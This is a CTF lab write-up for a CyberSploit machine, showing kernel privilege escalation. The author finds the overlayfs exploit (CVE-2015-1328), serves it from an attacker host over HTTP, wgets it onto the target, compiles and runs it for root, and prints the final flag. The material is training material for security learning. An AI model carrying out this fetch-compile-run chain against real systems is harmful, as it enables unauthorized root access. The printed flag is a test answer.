


```
itsskv@cybersploit-CTF:~$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux
itsskv@cybersploit-CTF:~$ 
```



```
┌──(root💀kali)-[/home/kali]
└─# searchsploit Ubuntu 3.13
------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Acces | linux/local/37293.txt
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call Local Denial of Service           | linux/dos/36743.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation (3) | linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2)            | linux/local/31346.c
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                       | linux/dos/43234.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation              | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                     | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation | linux/local/47169.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation     | linux/local/41760.txt
------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

I found a exploit that might work.



Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04
Privilege Escalation

EDB-ID: 37292

CVE: 2015-1328

Author: REBEL

Type: LOCAL

Platform: LINUX


Date: 2015-06-16

EDB Verified: ✓

Exploit: Download / {}


Vulnerable App:

I used wget to download the exploit from exploitbd server. But for some reason I was unable to do it. So I opted for other options.




```
itsskv@cybersploit-CTF:~$ wget http://192.168.160.138:8083/37292.c
--2022-02-09 13:28:14--  http://192.168.160.138:8083/37292.c
Connecting to 192.168.160.138:8083... failed: Connection refused.
```

First I downloaded the exploit on my own machine.




```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# wget https://www.exploit-db.com/download/37292
--2022-02-09 02:55:27--  https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [application/txt]
Saving to: '37292'

37292                    100%[=====================================================>]   5.00K  --.-KB/s    in 0s

2022-02-09 02:55:28 (77.9 MB/s) - '37292' saved [5119/5119]
```

Then I started a local server on my own machine.




```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# python -m SimpleHTTPServer 8083
Serving HTTP on 0.0.0.0 port 8083 ...
127.0.0.1 - - [09/Feb/2022 02:57:52] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [09/Feb/2022 02:57:53] code 404, message File not found
127.0.0.1 - - [09/Feb/2022 02:57:53] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [09/Feb/2022 02:58:05] "GET /37292 HTTP/1.1" 200 -
192.168.160.138 - - [09/Feb/2022 02:59:28] "GET /37292.c HTTP/1.1" 200 -
192.168.160.138 - - [09/Feb/2022 03:18:54] "GET /37292 HTTP/1.1" 200 -
```

Then I downloaded the file on the vulnerable machine from my own machine.




```
itsskv@cybersploit-CTF:~$ wget http://192.168.160.128:8083/37292
--2022-02-09 13:47:50--  http://192.168.160.128:8083/37292
Connecting to 192.168.160.128:8083... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [application/octet-stream]
Saving to: `37292'

100%[======================================================================================>]

2022-02-09 13:47:50 (274 MB/s) - `37292' saved [5119/5119]
```

I noticed I didn't download with the right extension so I converted the file to .c file.




```
itsskv@cybersploit-CTF:~$ cat 37292 > 37292.c
itsskv@cybersploit-CTF:~$ ls
37292  37292.c  Desktop  Documents  Downloads  example
itsskv@cybersploit-CTF:~$ 
```

Then I compiled the c file using gcc and found a output file was created.




```
itsskv@cybersploit-CTF:~$ gcc 37292.c
itsskv@cybersploit-CTF:~$ ls
37292  37292.c  a.out  Desktop  Documents  Downloads  ex
itsskv@cybersploit-CTF:~$ 
```

Then I ran the file.




```
itsskv@cybersploit-CTF:~$ ./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# 
```

The exploit ran successfully and I was on root.




```
creating shared library
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
# 
```

I spawned a bash shell for better navigation.




```
# python -c 'import pty; pty.spawn("/bin/bash")'
root@cybersploit-CTF:/home/itsskv# 
```

Then I looked for the flag.



```
root@cybersploit-CTF:/home/itsskv# ls
37292     Desktop    Downloads  Pictures  Templates  a.out
37292.c   Documents  Music      Public    Videos     examples.deskto
root@cybersploit-CTF:/home/itsskv# cd
bash: cd: HOME not set
root@cybersploit-CTF:/home/itsskv# cd ..
root@cybersploit-CTF:/home# cd ..
root@cybersploit-CTF:/# ls
bin    dev   initrd.img  media  proc  sbin     sys  var
boot   etc   lib         mnt    root  selinux  tmp  vmlinuz
cdrom  home  lost+found  opt    run   srv      usr
root@cybersploit-CTF:/# cd root
root@cybersploit-CTF:/root# ls
finalflag.txt
root@cybersploit-CTF:/root#
```

Finally I found the final flag.



```
root@cybersploit-CTF:/root# cat finalflag.txt

  _   _   _   _   _   _   _   _   _   _   _   _   _   _   _
 / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
( c | o | n | g | r | a | t | u | l | a | t | i | o | n | s )
 \_/ \_/ \_/ \_/ \_/ \_/ \_/ \_/ \_/ \_/ \_/ \_/ \_/ \_/ \_/

flag3: cybersploit{Z3X21CW42C4 many many congratulations !}

if you like it share with me https://twitter.com/cybersploit1.

Thanks !
root@cybersploit-CTF:/root#
```

Flag 3: cybersploit{Z3X21CW42C4 many many congratulations !}

THE END